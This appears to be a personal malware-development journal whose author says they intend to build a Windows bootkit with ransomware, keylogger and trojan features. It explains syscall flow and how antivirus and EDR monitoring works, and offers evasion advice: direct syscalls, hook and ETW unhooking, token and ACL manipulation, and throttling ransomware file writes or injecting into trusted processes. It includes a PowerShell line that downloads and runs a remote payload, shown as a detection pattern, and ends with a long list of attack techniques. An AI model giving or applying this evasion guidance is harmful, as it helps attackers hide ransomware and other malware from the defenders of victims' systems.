MalDevJournal – Deep Dive into Malware Development & Evasion

We're trying to create a bootkit that can completely bypass Windows 10 security 😈🔥. This malware will run at the boot level, which means not only will user-mode and kernel-mode detections fail to catch it, but it will take control as soon as the system starts - meaning our bootkit will run before the OS even loads 💀.

It will have hardcore features like ransomware, screen scraper, trojan, and keylogger, which will make it a full-power, undetectable beast 💀⚡.

As I continue searching, I'll keep updating this document so we can all learn together.

So without wasting more time, let's get started. The first thing we need to understand is how programs actually execute, so we'll discuss the execution flow and then also look at how AV and EDR work. At the beginning, we won't gain any practical knowledge, just theoretical knowledge.

Execution Flow of printf() – Malware & Exploit Dev Perspective

There are many terms you might not know about, like arbitrary memory, hooking, and syscall. Don't worry, I'll explain everything. For now, just understand what you can.

When you write printf("Hello, world!"); a lot happens behind the scenes that people usually don't see. Hackers and exploit developers reverse engineer this to find attack vectors (places or input fields where they can insert their shellcode). Let's look at how printf executes and where vulnerabilities might exist.

---

1. Function Call (printf("Hello, world!")

Your code calls the printf function, which is a user-mode function and part of the C standard library (libc).

If printf is used unsafely, like using the %s format specifier without validation, it can create a format string vulnerability. This gives attackers a chance to read/write arbitrary memory.

---

2. User Mode → Kernel Mode Transition

printf doesn't directly produce output; it uses the write() syscall.

1. printf() internally calls vfprintf()
2. vfprintf() processes the format string and writes to a buffer
3. It calls the write() syscall which writes data to file descriptor 1 (stdout)
4. The write() syscall enters kernel mode and performs the actual I/O operation

If you can write to arbitrary memory through a format string attack, you can take control and exploit the system. How to do this is something we're learning about - just be patient for now!

---

3. Syscall Execution in Kernel Mode (write())

The kernel executes sys_write(), which sends data to stdout (terminal/file/socket) through the VFS (Virtual File System).

1. sys_write() is resolved from the syscall table
2. The kernel checks if the file descriptor (fd=1) is valid
3. Data is written to stdout

If a hacker uses syscall hooking or direct syscalls (like NtWriteFile on Windows), they can bypass EDR hooks.

---

4. Return to User Mode & Cleanup

When the syscall completes, control returns to user mode and printf() returns.

If printf is corrupted through a stack overflow or format string attack, control can be hijacked and arbitrary execution can happen using ROP (Return-Oriented Programming).

Attack Scenarios in Malware & Exploit Dev

1. Format String Exploit – If printf(user_input); is used without a format specifier, then %x %x %x can leak the stack.
2. Syscall Hooking Bypass – Using direct syscalls (syscall instruction) can evade EDR hooks.
3. Buffer Overflow & ROP – If printf has a buffer overflow, the return address can be hijacked for arbitrary code execution.

Conclusion

As simple as printf() seems, it's actually very complex. Each stage offers chances for malware evasion and exploitation. If you learn syscall manipulation, memory corruption, and format string attacks, you can become an expert in both exploit dev and maldev. 🔥😈

Now I'll explain this in really simple language 😂:

Don't chase after things that promise success through shortcuts, like leverage and future trading. Every shortcut has unfair risks that can either ruin you or make you rich, and Islam has warned against such risks. Things that seem simple usually aren't. Let's take the printf() example, but first understand this:

There are 2 modes:

1. User mode
2. Kernel mode

The kernel (ntoskrnl.exe is the executable called the kernel that performs all the functions) can directly manipulate your memory. It can encrypt it, or if you want to take a picture, record voice, or record the screen, the kernel does all that. It has direct permissions to interact with hardware however it wants - no questions asked. It has its own world where it can do whatever it wants.

On the other hand, the user (which uses WinAPI, a standard set of functions provided by Microsoft, just like <iostream> is a C standard library) can only work within a limited area. Every activity is monitored - it can't manipulate system files or read files that only an admin can access. It works like a prisoner, which really bothers hackers, so they try to control the kernel instead 😂. There's a reason why the user operates like a prisoner.

Since the kernel has all the rights, a user could potentially contact the kernel directly and ask it to do something. The kernel would do it because it's very accommodating. If I wanted to delete a system file and asked the kernel directly, it would delete it without checking what's being done. it would just do the job 💀.

That's why there's a third-party agent called a syscall. Microsoft knew hackers would try to contact the kernel directly and manipulate anything, so they created syscalls. Syscalls basically take requests from users and give them to the kernel. That's their only job - they're just delivery people carrying things (arguments, function numbers - each function like write or read has a defined number, like stdout is 1). So what's the benefit? Hackers can still send anything through syscalls.

This is where the game changes. Antivirus (AV) and EDR monitor syscalls. If hackers perform malicious activities, the request goes to the syscall, and when the data reaches the syscall, the AV flags it and blocks the program right there. In technical terms:

Your function calls -> WinAPI function calls -> syscall calls -> kernel calls -> system drivers -> interact with hardware

Printf() -> WriteFile() -> NtWriteFile() -> ntoskrnl.exe() -> Executes in kernel mode to write data to the console (or file/socket).

Note: printf() also calls some of its internal functions for string processing because that's how it's implemented. EDR and AV monitor WinAPI at syscalls, and EDR even monitors syscalls at the kernel level, so any malicious activity at these stages is immediately detected. We'll see this later - just keep reading, trust me, it will be worth it.

Exploit Development vs. Malware Development

Ok now you have understand basics of execution flow so now we can procede to the next topics. I wanna explain you the difference b/w exploit and malware development:

Both **exploit development** and **malware development** deal with security vulnerabilities and system manipulation, but they have **different goals and approaches**.

🔥 Exploit Development (Offensive Security / Hacking)

Goal: Find and abuse vulnerabilities to gain control over a system/process.
Focus: Breaking security measures and executing arbitrary code.
Example Techniques:

- **Buffer Overflow** → Overwriting memory to execute shellcode.
- **ROP Chains (Return Oriented Programming)** → Bypassing DEP/ASLR.
- **Use-After-Free (UAF)** → Exploiting freed memory for execution.
- **Kernel Exploits** → Privilege escalation via race conditions, stack overflows, etc.
- **Remote Code Execution (RCE)** → Exploiting apps/services over the network.
- **Sandbox Escape** → Breaking out of browser or VM restrictions.

💡 **Exploit Dev is all about finding weaknesses in software and using them to execute arbitrary code.**

🔥 Malware Development (Persistence / Evasion / Control)

Goal: Maintain access, evade detection, and control compromised systems.
Focus: Stealth, execution, and persistence.
Example Techniques:

- **Process Injection** → Hiding malicious code inside legit processes.
- **User-Mode API Hooking** → Bypassing EDR/AV by modifying function calls.
- **Kernel-Mode Rootkits** → Hiding processes, files, and network traffic.
- **Persistence Techniques** → Registry, scheduled tasks, COM hijacking.
- **Network C2 (Command & Control)** → Communicating with a remote server.
- **Bootkits / Firmware-Level Backdoors** → Surviving OS reinstalls.

💡 **Malware Dev is about writing software that stays hidden, evades detection, and maintains control over a target system.**

⚔️ The Overlap

- **Exploits are often used in malware.** (Example: A malware dropper using an RCE exploit to infect a system.)
- **Malware can deliver exploits.** (Example: A trojan deploying a kernel exploit to gain SYSTEM privileges.)
- **Advanced malware includes its own exploits.** (Example: Stuxnet using zero-day Windows vulnerabilities.)

💀 TL;DR

- **Exploit Dev** = Breaking into a system (initial access).
- **Malware Dev** = Staying in the system (persistence & control).
- **Hackers use both together to dominate a target.**

Ab next ham thora sa advanced theoretical knowledge ke traf jayein gay :)

🔧 How does syscall give data to kernel?

Syscalls give data to the **kernel** through **CPU registers and memory pointers**. Here's how it works:

---

1. Registers Transfer Data

Before calling a syscall, the **arguments (input data)** are loaded into specific registers.

- The **syscall number** (which function to call) is placed in RAX.
- Other registers (RCX, RDX, etc.) hold input values (e.g., file handle, buffer address).

👉 Example: NtWriteFile syscall

```
mov rax, 0x04      ; NtWriteFile syscall number
mov rcx, hFile     ; File handle
mov rdx, buffer    ; Address of the buffer to write
mov r8, 100        ; Number of bytes to write
mov r9, 0        ; Overlapped (NULL for synchronous)
syscall          ; Transfer control to kernel
```

---

2. CPU Mode Switch (User → Kernel)

- syscall or int 0x2E (legacy) **switches the CPU to ring 0 (kernel mode)**.
- The kernel retrieves the **syscall number (RAX)** and looks up the function in the **System Service Dispatch Table (SSDT)**.
- The corresponding **kernel function** executes.

---

3. Kernel Reads Memory Buffers

- If a syscall argument is a **pointer (like a buffer)**, the kernel accesses it **through virtual memory mapping**.
- The **Windows Kernel Memory Manager** ensures safe access.
- Example: NtReadFile reads data into a user-mode buffer:
    - The user gives a buffer **address (RDX)**.
    - The kernel **writes data** to that buffer.
    - After returning to user mode, the data is available.

---

4. Returning Data to User Mode

- The **syscall completes** and the CPU switches back to **ring 3 (user mode)**.
- **Return value** (like success or error code) is stored in RAX.
- If the syscall modifies a **user-mode buffer**, the data is already there when control returns.

🔥 **TL;DR**: The user puts data in **registers/memory**, executes syscall, the CPU switches to **kernel mode**, the kernel reads data, processes it, and writes back results before switching back to **user mode**.

🗁 How Does kernel interact with the file system drivers?

When the syscall NtReadFile reaches the **kernel**, here's how it interacts with the filesystem drivers:

1. Kernel Validates the Request

- The kernel first **checks parameters** (like file handle, buffer, and length).
- It ensures the **caller has permission** to read the file. (And what if we manipulate them :)

2. I/O Manager Calls the Driver

- The **I/O Manager** (inside ntoskrnl.exe) **creates an I/O Request Packet (IRP)**, which is a structured request sent to drivers.
- This IRP is passed to the **File System Driver (FSD)** (like ntfs.sys for NTFS filesystems).

3. File System Driver Handles the Request

- The **FSD** processes the request, translates it into **low-level disk operations**, and decides whether the file is cached or needs to be read from disk.

4. Disk Driver Handles the Request

- If the data isn't cached, the FSD sends another request to the **Storage Stack** (like disk.sys for physical disk access).
- This request goes through **bus drivers** like pci.sys and finally reaches the **HDD/SSD controller**.

5. Data is Retrieved and Sent Back

- The **disk reads the requested sectors**, sends them up the driver stack, and eventually **copies the data into your buffer in user mode**.
- The IRP is **completed**, and control returns to your program.

💡 **TL;DR:**
The syscall doesn't talk to the disk directly—it goes through **ntoskrnl.exe → I/O Manager → File System Driver → Disk Driver → Hardware**, then back up the chain.

Now Question arises what if we manipulate the permissions?

If you manipulate file permissions, you can bypass access restrictions, allowing unauthorized reads. Here's how attackers might do it:

1. Adjusting File ACLs (Access Control Lists)

- Use NtSetSecurityObject to **modify security descriptors** and grant yourself read/write access.
- Example: Give Everyone **full control** over a sensitive file.

2. Token Manipulation (Privilege Escalation)

- Steal or **impersonate a SYSTEM token** using SetThreadToken, allowing full file access.
- Abuse SeBackupPrivilege to **read files as a backup process** (even if normally restricted).

3. Handle Duplication

- If another privileged process has a file open, **duplicate its handle** via NtDuplicateObject to gain access.

4. Direct Disk Reads (Bypassing NTFS)

- Instead of using NtReadFile, use **raw disk access** (e.g., open \\.\PhysicalDrive0) and read sectors directly, ignoring filesystem permissions.

5. Hooking and Tampering with Security Functions

- Hook NtQuerySecurityObject to return fake security info, tricking the system into allowing access.
- Patch kernel structures like EPROCESS->Token to escalate privileges.

💀 **If done correctly, these methods allow file access even when explicitly denied by the OS.**

We talked earlier in first topic EDR and AV monitor winAPI well time for technical knowledge abt that has come ^_^

🚨How and Why WinAPI Calls Are Monitored?

How and Why WinAPI Calls Are Monitored?

Windows API (ReadFile, WriteFile, etc.) functions are **monitored** by security tools like **AV (Antivirus), EDR (Endpoint Detection & Response), and Hooks** to detect malicious behavior. Let's break down everything step by step:

How Are WinAPI Calls Monitored?

WinAPI calls are monitored through **User-mode Hooks, Kernel-mode Monitoring, and Event Logging.**

🔷 **User-Mode Hooks (Inline Hooks & IAT Hooks)**

What are hooks? Hooks are **modifications** to function execution to monitor, modify, or block them.

Inline Hooking (Detours)

- **EDR replaces the first few bytes** of functions in ntdll.dll (where syscalls reside) with a **jmp** instruction pointing to its own monitoring code.
- When malware calls ReadFile, **the execution is redirected to the security tool** before continuing to the original function.

📌 **Example of Inline Hooking (Before and After)**

```
; Original function in ntdll.dll:
NtReadFile:
  mov r10, rcx
  mov eax, 0x3 ; Syscall Number
  syscall      ; Switch to Kernel

; Hooked function (EDR injects a jump):
NtReadFile:
  jmp 0xDEADBEEF  ; Jump to EDR code (logging & scanning)
  mov r10, rcx    ; Original code
  mov eax, 0x3
  syscall
```

🔹 **Why?**
To detect **malicious ReadFile operations** that steal data (e.g., password dumps, registry exfiltration).

Import Address Table (IAT) Hooking

- Instead of modifying ntdll.dll, EDR modifies **function pointers** inside a program's IAT.
- When your program calls ReadFile, it **gets redirected to a monitoring function**.

📌 **How It Works**

```
// Malware thinks it's calling ReadFile
BOOL ReadFile(HANDLE h, LPVOID b, DWORD n, LPDWORD r, LPOVERLAPPED o) {
    return Hooked_ReadFile(h, b, n, r, o); // Redirected function
}
```

🔹 **Why?**
To log API usage **without modifying syscall instructions.**

Kernel-Mode Monitoring

Some security tools operate at the **kernel level** using **kernel callbacks and hypervisors** to detect API calls.

🔷 **System Call Tracing (Kernel Callbacks)**

- Windows provides callback functions like PsSetCreateProcessNotifyRoutine to monitor process behavior.
- **Example: Monitoring Syscalls**
    - If a process calls NtReadFile, the kernel checks if it's from a suspicious process before execution.

📌 **Kernel Callback Example**

```
void MyFileCallback(HANDLE FileHandle, PVOID Info) {
   if (FileHandle == MALICIOUS_PROCESS) {
      BlockFileAccess();
   }
}
PsSetCreateProcessNotifyRoutine(MyFileCallback, FALSE);
```

🔷 **Why?**
To block **malicious file access** before it executes.

---

3. Event Logging & Telemetry

Windows logs **every major action** via **ETW (Event Tracing for Windows)**.

🔷 **ETW (Event Tracing for Windows)**

- Windows logs API calls like ReadFile, CreateProcess, VirtualAllocEx, etc.
- Security tools **read these logs** to detect patterns.

📌 **Example of Windows Logging API Calls**

```
Get-WinEvent -LogName Security | Select-Object -First 10
```

🔷 **Why?**
EDR solutions **analyze logs** to detect suspicious patterns.

Final Summary

🔍 Why Are API Calls Like ReadFile Monitored?

1. **User-Mode Hooks**
   - **Inline Hooks:** Modify ntdll.dll to redirect API calls.
   - **IAT Hooks:** Modify function pointers.
2. **Kernel-Mode Monitoring**
   - **System Call Tracing:** Checks file access requests before execution.
   - **Hypervisors:** Monitors system calls from outside the OS.
3. **Event Logging & ETW**
   - **Windows logs all API calls** and sends them to security tools.

📌 💡 **Key Takeaway (for Malware & Exploit Devs)**
Security tools **monitor API calls** to detect malicious behavior. To bypass this (but every technique has flaw):

- Use **direct syscalls** instead of ReadFile.
- **Manually resolve syscall numbers** to avoid detection.
- **Use indirect execution (e.g., stack spoofing)** to confuse security tools.

Now Question arises What Patterns Do Security Tools Look 🔍 For?

EDR, AV, and forensic tools detect malicious behavior by identifying patterns in API calls, memory modifications, and execution flow. Here's what they monitor:

---

1. Suspicious API Call Sequences

Some API calls are rarely used in normal applications but are heavily used by malware.

📌 Examples of Suspicious Sequences:

- Process Injection: VirtualAllocEx → WriteProcessMemory → CreateRemoteThread
- Code Execution: NtAllocateVirtualMemory → NtProtectVirtualMemory → NtCreateThreadEx
- Privilege Escalation: AdjustTokenPrivileges → SeDebugPrivilege
- Persistence: RegCreateKeyEx → RegSetValueEx (modifying startup registry keys)

🔷 Why?
Most legit apps don't call these APIs in this order.

---

2. Direct Syscalls Instead of WinAPI

Modern malware avoids detection by calling syscalls directly instead of using WinAPI (which is monitored).

📌 What They Detect?

- Syscall Stubs: Unusual execution flow skipping ntdll.dll
- Unhooked Syscalls: Direct system call execution without passing through user-mode hooks
- Syscall Number Spoofing: Obfuscated syscall numbers

🔷 Why?
Legit programs always use WinAPI; malware tries to avoid detection by skipping it.

---

3. Memory Modifications (RWX & PAGE_EXECUTE_READWRITE)

Malware needs to allocate executable memory for shellcode injection, but normal applications don't.

📌 Red Flags:

- VirtualAlloc / VirtualProtect with PAGE_EXECUTE_READWRITE
- Mapping memory from suspicious locations (e.g., NtMapViewOfSection with unusual sources)
- Self-modifying code (changing its own memory)

🔷 Why?
Most apps load precompiled code; malware writes and executes code dynamically.

---

4. Unusual Process & Thread Activity

Processes normally create threads in their own address space, but malware creates remote threads in other processes.

📌 Indicators of Process Injection:

- CreateRemoteThread / NtCreateThreadEx in another process
- SetThreadContext after SuspendThread (Process Hollowing)
- Parent-Child Relationship:
    - cmd.exe → powershell.exe (Suspicious)
    - notepad.exe → svchost.exe (Very Suspicious!)

🔷 Why?
Legit apps don't inject code into other processes.

---

5. Fileless Execution & Shellcode Loading

Malware often avoids writing to disk and directly loads payloads into memory.

📌 Detection Patterns:

- Suspicious PowerShell Commands:
- IEX (New-Object Net.WebClient).DownloadString("http://malicious.site/payload")
- Reflective DLL Injection: LoadLibrary with memory execution
- Self-Decryption: Malware decrypting itself in memory

🔹 Why?
EDR watches for scripts that fetch & execute remote payloads.

---

6. Suspicious Network Behavior

📌 Red Flags in Network Traffic:

- Beaconing: Malware regularly contacting C2 (e.g., every 30s)
- Unusual DNS Requests: Random subdomains (e.g., x1d2f3a4.example.com)
- Encrypted Payloads: Large encrypted blobs in HTTP requests
- Use of WinHttpOpenRequest, InternetOpenUrl with obfuscated URLs

🔹 Why?
Most apps connect to known servers; malware contacts unknown/randomized domains.

---

7. Anti-Debugging & Evasion Techniques

Malware tries to detect security tools and avoid execution inside sandboxes.

📌 Common Anti-Analysis Techniques:

- Timing Checks: QueryPerformanceCounter (to detect debuggers)
- Checking Running Processes: EnumProcesses (to find AV/EDR)
- Hardware Breakpoints: NtSetInformationThread(ThreadHideFromDebugger)

🔹 Why?
Legit apps don't check for security tools before running.

💀 Final Takeaway:

Security tools don't just look for one suspicious API call—they analyze patterns of execution.

✅ To bypass detection, Hackers use:

- Indirect Syscalls & API Unhooking
- Memory Injection via RWX bypasses

- **Obfuscation & Encryption of payloads**
- **Delayed Execution & Sandbox Evasion**

But still not even a single technique is perfect.

Abi b buhat c cheezain esi hai jo nhi pta hu ge apko but don’t worry we will discuss those briefly too when we will study all the bypass techniques.

🔍 How Security Tools Monitor and Detect Syscalls?

Modern EDRs (Endpoint Detection & Response) **monitor syscalls at multiple levels** to detect malicious behavior. Let’s break it down step by step.

🔎 What Happens When You Call a Syscall?

A **syscall** (system call) is the **ONLY way** for a user-mode process to talk to the kernel. When you call NtReadFile, NtWriteFile, or any other syscall, you're **requesting privileged kernel operations**.

💡 **Think of it like this:**

- **User-mode programs are like prisoners.** They live inside the jail (ring 3, user mode).
- **The kernel is the guard.** It has the keys to do everything (ring 0, kernel mode).
- A **syscall is like submitting a request to the guard**—"Hey, I need access to this file!"
- But **guards don’t trust prisoners**, so they **monitor** who makes requests, how often, and what’s being requested.

🔎 How Does a Syscall Travel from User Mode to Kernel Mode?

Let's say you call NtReadFile in your malware. Here's the exact journey it takes:

1. Your Code Calls an API in User Mode

You usually don't call syscalls directly. Instead, you call a **Windows API function** like ReadFile().

Example:

```
HANDLE hFile = CreateFileA("C:\\test.txt", GENERIC_READ, 0, NULL, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, NULL);

ReadFile(hFile, buffer, sizeof(buffer), &bytesRead, NULL);
```

But **ReadFile() is not a syscall!**
It's just a wrapper inside Kernel32.dll.

---

2. API Calls Ntdll.dll

Inside ReadFile(), Windows **internally calls NtReadFile()**, which is inside Ntdll.dll.

```
mov r10, rcx     ; Move handle to correct register

mov eax, 0x3     ; NtReadFile syscall number

syscall          ; Trigger syscall
```

💡 **At this point, you are still in user mode.**

---

3. Syscall Transition (User Mode → Kernel Mode)

When syscall is executed:

1. **CPU switches to Ring 0 (kernel mode).**
2. **Registers (parameters) are passed to the kernel.**
3. **Execution jumps to the syscall handler inside ntoskrnl.exe.**

💡 **This is where antivirus and EDRs start watching.**

🔷 1. User-Mode Hooking (Monitoring API Calls in Ntdll.dll)

🔎 **How it Works:**

- Security tools **patch functions inside Ntdll.dll** by modifying the first few bytes.
- Instead of calling the real function, the execution **jumps to the EDR's code**, which logs and inspects it.

📌 **Example: Hooked NtReadFile Function**

```
mov rax, gs:[60h]       ; Get PEB (Process Environment Block)
mov rax, [rax + 18h]    ; Check BeingDebugged flag
jmp 0x7FFD4000          ; Jump to the EDR's monitoring function instead of original syscall
```

👀 **What They Monitor:**

- **Which process is making the call?**
- **What parameters are being passed?** (e.g., file paths, memory addresses)
- **How often is the API called?**

🚨 **Detection Triggers:**

- **Unusual syscall usage** (e.g., a normal program calling NtOpenProcess on lsass.exe)
- **High-frequency calls** (e.g., ransomware rapidly calling NtWriteFile)
- **Indirect syscall usage** (e.g., jmp instructions to unmonitored memory regions)

🔧 **Bypass: Direct syscalls** (avoiding Ntdll.dll hooks).

🔷 2. Kernel-Mode Monitoring (Detecting Direct Syscalls)

🔎 **How it Works:**

- Even if a malware avoids Ntdll.dll, syscalls **must go through the kernel**.
- The EDR uses a **Kernel Callback (Kernel PatchGuard / ETW)** to intercept system calls.

📌 **Example: Kernel Callback (Syscall Filtering)**

PsSetCreateProcessNotifyRoutineEx(MyProcessMonitor, FALSE);

👀 **What They Monitor:**

- **Which syscall numbers are used?**
- **Where did the syscall originate from?** (Normal app vs. injected malware)
- **Are the syscalls following a normal pattern?**

🚨 **Detection Triggers:**

- **Syscalls from unusual memory regions** (e.g., RWX memory, heap)
- **Mismatched syscall numbers** (e.g., NtReadFile using a different number)
- **Execution flow anomalies** (e.g., no Ntdll.dll function call before the syscall)

🔧 **Bypass: Syscall unhooking, manual stack reconstruction.**

🔷 **3. Memory Analysis (Detecting Shellcode and RWX Memory)**

🔎 **How it Works:**

- EDRs scan the memory of running processes to detect **RWX (Read, Write, Execute) regions**.
- Malware **often injects shellcode** into memory regions that should only be readable/writable.

📌 **Example: Finding Malicious Memory Regions**

```
VirtualQueryEx(hProcess, lpAddress, &mbi, sizeof(mbi));

if (mbi.Protect & PAGE_EXECUTE_READWRITE) {

   // Suspicious memory found!

}
```

👀 **What They Monitor:**

- **Memory regions with RWX permissions**
- **Self-modifying code** (malware modifying its own instructions)
- **Injected shellcode** (malware placing code in another process)

🚨 **Detection Triggers:**

- **New RWX memory being allocated** (VirtualAlloc, NtAllocateVirtualMemory)
- **Code executing from non-standard memory regions** (e.g., heap, stack)
- **Execution flow anomalies** (e.g., shellcode executing inside svchost.exe)

🩹 **Bypass: Memory unhooking, indirect execution.**

🔷 **4. Event Tracing for Windows (ETW) - Behavioral Monitoring**

🔎 **How it Works:**

- Windows has built-in logging (ETW) that records **every system event**.
- EDRs tap into this to **monitor process creation, network calls, registry modifications, and file access**.

📌 **Example: Detecting Suspicious Syscalls via ETW**

```
EtwEventWrite(EventTraceHandle, &MyEventDescriptor, 0, NULL);
```

👀 **What They Monitor:**

- **Process creation (NtCreateProcessEx)**
- **Suspicious DLL loading (NtMapViewOfSection)**
- **Token manipulation (NtAdjustPrivilegesToken)**

🚨 **Detection Triggers:**

- **Unusual process behaviors** (e.g., cmd.exe spawning powershell.exe)
- **Multiple rapid file modifications** (ransomware behavior)
- **Malware-like execution flow** (e.g., explorer.exe injecting into lsass.exe)

🩹 **Bypass: ETW unhooking, API call obfuscation.**

🔥 **How Malware Bypasses These Techniques**

💀 **Malware uses multiple tricks to avoid detection, including:**
✅ **Direct Syscalls** – Skipping Ntdll.dll hooks.

✅ **Memory Patching** – Removing EDR hooks dynamically.
✅ **Shellcode Obfuscation** – Encrypting payloads in memory.
✅ **Indirect Execution** – Running payloads in legitimate processes.
✅ **Stack Spoofing** – Hiding the real origin of the syscall.

But again and again not even a single technique is undetectable 😐 🤐

Now Question arises that we actually never use the read ntdll but antivirus function? Why Does High-Frequency Calling of Syscalls Get Detected?

You're right—when you call NtReadFile or NtWriteFile, you're usually going through EDR-monitored hooks inside Ntdll.dll, not the real syscall directly that means you called the original function but then u also went through the anvtiruses validation code. However, even if you bypass those hooks, EDRs and AVs can still detect unusual behavior based on syscall patterns. Here's why:

🔍 1. Behavioral Anomalies (Unusual Frequency & Volume)

🔎 How it Works:

- **Normal applications don't call NtWriteFile 10,000 times in a few seconds.**
- **Ransomware, for example, calls NtWriteFile rapidly to encrypt entire disks.**
- **EDRs log the frequency & pattern of these calls even if they are direct syscalls (bypassing Ntdll.dll).**

📌 Example: Monitoring for Suspicious File Writes

```
if (fileWriteCount > 1000 && timeElapsed < 2 seconds) {
   Alert("Potential ransomware activity detected!");
}
```

🚨 Detection Triggers:

- High rate of NtWriteFile or NtReadFile calls
- Writing to system-critical files (e.g., MBR, registry hives, user documents)
- Unusual file extensions (.locked, .encrypted used by ransomware)

✅ Bypass:

- Introduce delays/random intervals between calls.
- Mimic user activity (e.g., simulate human-like typing speeds).
- Write in chunks over a longer period instead of bulk writes.

🔍 2. Kernel Callbacks (Monitoring from Kernel Mode)

🔎 How it Works:

- Even if you bypass user-mode hooks, kernel-mode callbacks monitor key system activities.
- Windows registers kernel callbacks for process creation, file I/O, registry modifications, and network activity.
- This means EDRs track syscalls directly inside the Windows kernel.

📌 Example: Kernel Callbacks Detecting File Operations

```
PsSetCreateProcessNotifyRoutineEx(MyProcessMonitor, FALSE);
```

🚨 Detection Triggers:

- Too many file writes in a short period
- Writes to system directories (C:\Windows\System32)
- Files being opened, modified, and renamed repeatedly (common ransomware behavior)

✅ Bypass:

- Lower file I/O activity per second (act like a normal program).
- Modify files in a non-sequential order (random access pattern).

- Inject into a trusted process and write from there (explorer.exe, svchost.exe).

🔍 3. Indirect Detection (Process Chains & Execution Flow)

🔎 How it Works:

- EDRs analyze the entire execution chain, not just syscalls.
- If calc.exe suddenly starts writing files or calling NtOpenProcess on lsass.exe, it's suspicious.
- Parent-child process analysis flags unexpected behavior.

📌 Example: Process Execution Flow Monitoring

```
if (ParentProcess == "word.exe" && ChildProcess == "powershell.exe") {
   Alert("Suspicious macro execution detected!");
}
```

🚨 Detection Triggers:

- Unusual parent-child process chains (e.g., winword.exe → cmd.exe → powershell.exe)
- A non-file-writing app suddenly writing thousands of files
- Syscalls originating from an injected thread inside another process

✅ Bypass:

- Run syscalls inside a trusted process (e.g., explorer.exe).
- Use process hollowing to hide in a legitimate application.
- Use asynchronous or thread-sleeping techniques to slow down behavior.

💡 TL;DR

Even if you bypass Ntdll.dll hooks, AV/EDR tools monitor syscall frequency, execution flow, and kernel-level activity. High-frequency calls get flagged because they resemble malware behavior, not because syscalls themselves are inherently bad.

✅ To evade detection:

- **Slow down rapid syscalls (introduce randomness).**
- **Disguise file writes as user activity.**
- **Execute syscalls from trusted processes.**

First 2 techniques for bypass are good but 3rd still will be detected we will discuss when we properly start studying those techniques.

Every method is detectable ☹☺

Dude, read it carefully—the word **"undetectable"** itself is not undetectable. We hackers don't even need FUD (Fully Undetectable) malware. What we need is malware that behaves enough like a normal program. Because every technique we discussed **is detectable**—it's just a matter of whether antiviruses know how to detect that particular technique or not.

AVs can only detect malware they are designed for. If they implemented detection for every possible technique, they could catch every malware. But here's the dangerous part about hackers—we adapt **way faster** than developers. We create **zero-day vulnerabilities**, which is why defenders struggle. They **can't secure something until it has already been hacked.** Hackers are geniuses, just like you 🕵.

There are also **many similarities between legitimate software and malicious programs**, making it impossible to block every technique. If they did, they'd end up blocking **Skype, WhatsApp, and other essential applications.** So in reality, if they block us, they're blocking themselves. They can't deny the fact that

" We Are Unstoppable"

🔥 Lesser-Known & Advanced Malware Techniques

There would be **thousands** of techniques if we go deep into **every exploit, persistence trick, evasion method, and attack vector.** Listing every single one would take **forever**, but let me drop **as many as possible** into broad categories.

🔥 User-Mode Evasion & Execution Techniques

- Direct Syscalls
- Indirect Syscalls
- Syscall Stomping
- Heaven’s Gate (WOW64 Bypass)
- ETW & AMSI Unhooking

- Reflective DLL Injection
- Process Ghosting
- Process Doppelgänging
- Process Hollowing
- Thread Execution Hijacking
- Atom Bombing
- COM Hijacking
- DLL Sideloading
- Memory Mapped Files Abuse
- NTFS Extended Attributes Malware
- Shatter Attack (Windows Messaging Exploit)
- APC Injection (Asynchronous Procedure Calls)
- Fiber Local Storage (FLS) Abuse
- Process Herpaderping
- Process Reimaging
- Indirect Branch Tracking (IBT) Bypass
- XSL Script Processing (MSXML Execution)
- BITS Jobs Abuse
- Thread Stack Spoofing
- Hooking via VEH (Vectored Exception Handling)
- Parent PID Spoofing
- Code Injection via QueueUserAPC
- Callback Overwriting
- Stack Patching
- Hook Evasion via ROP Chains
- VAD (Virtual Address Descriptor) Manipulation
- Dynamic Import Resolution

- Shellcode Execution via Excel Macros
- NTFS Transactional File Execution
- Kerberos Ticket Injection
- Token Theft & Impersonation
- API Hashing & Obfuscation
- Userland Rootkits
- DLL Hollowing
- Hooking via HWBP (Hardware Breakpoints)
- Module Stomping
- Remote Thread Creation & Hijacking
- Section Object Hooking
- PE Injection in Legit Processes
- Overwriting Executable Memory Sections
- Windows Callback Function Manipulation
- Self-Deleting Payloads

🔥 Kernel & Low-Level Exploits

- IAT Hooking (Import Address Table)
- Inline Hooking
- SSDT Hooking (System Service Dispatch Table)
- DSE Bypass (Driver Signature Enforcement)
- BYOVD (Bring Your Own Vulnerable Driver)
- Hypervisor-Based Hooks
- PatchGuard Bypass
- Kernel Callback Tampering

- Interrupt Descriptor Table (IDT) Hooking
- Model Specific Registers (MSR) Manipulation
- PCI Leech (DMA Attacks)
- Intel AMT Exploitation
- VMCALL Abuse (Hypervisor Escape)
- Kernel Object Hooking
- DKOM (Direct Kernel Object Manipulation)
- NtQuerySystemInformation Abuse
- Kernel APC Injection
- Hardware Breakpoint Abuse
- ZwWriteVirtualMemory Hooking
- Token Privilege Escalation via Kernel
- PsSetCreateProcessNotifyRoutine Hijacking
- Memory Compression Engine Exploits
- Process Token Swapping
- PatchGuard Anti-Bypass Techniques

🔥 Bootkits, Firmware & BIOS Attacks

- UEFI Bootkit
- Bootloader Infection
- SMM Rootkits (System Management Mode)
- ME (Intel Management Engine) Backdoors
- PXE Boot Hijacking
- UEFI Variable Tampering

- EFI System Partition Malware
- BIOS Bootkits
- TPM Chip Exploits
- Secure Boot Bypass
- PCI Option ROM Attacks
- ACPI Table Manipulation
- Hibernation File Injection
- Boot Configuration Data (BCD) Manipulation
- MBR Infection (Master Boot Record)
- VBR Injection (Volume Boot Record)
- Boot Sector Manipulation

🔥 Hardware & Side-Channel Attacks

- Rowhammer Exploits
- Spectre & Meltdown Attacks
- PLATYPUS Attack (Power Consumption Side-Channel)
- Transient Execution Attacks (LVI, MDS, Fallout, RIDL, Zombieload)
- JTAG Exploitation
- HDD Firmware Rootkits
- Bluetooth HID Attack
- PCIe DMA Injection
- Power Analysis Attacks
- USB Rubber Ducky Payloads
- BadUSB Firmware Injection
- Cold Boot Attacks

- EMFI (Electromagnetic Fault Injection)
- CPU Cache Timing Attacks
- EDR Bypass via Hardware Faults
- Firmware Over-the-Air (FOTA) Exploits
- GPU Memory Stealing
- Side-Channel Attacks via Power Consumption

🔥 Network & Remote Exploits

- ARP Cache Poisoning
- DNS Spoofing
- ICMP Redirection Attacks
- TCP Session Hijacking
- Proxy Auto-Config (PAC) Abuse
- SMB Relay Attack
- Kerberoasting
- NTLM Hash Relay
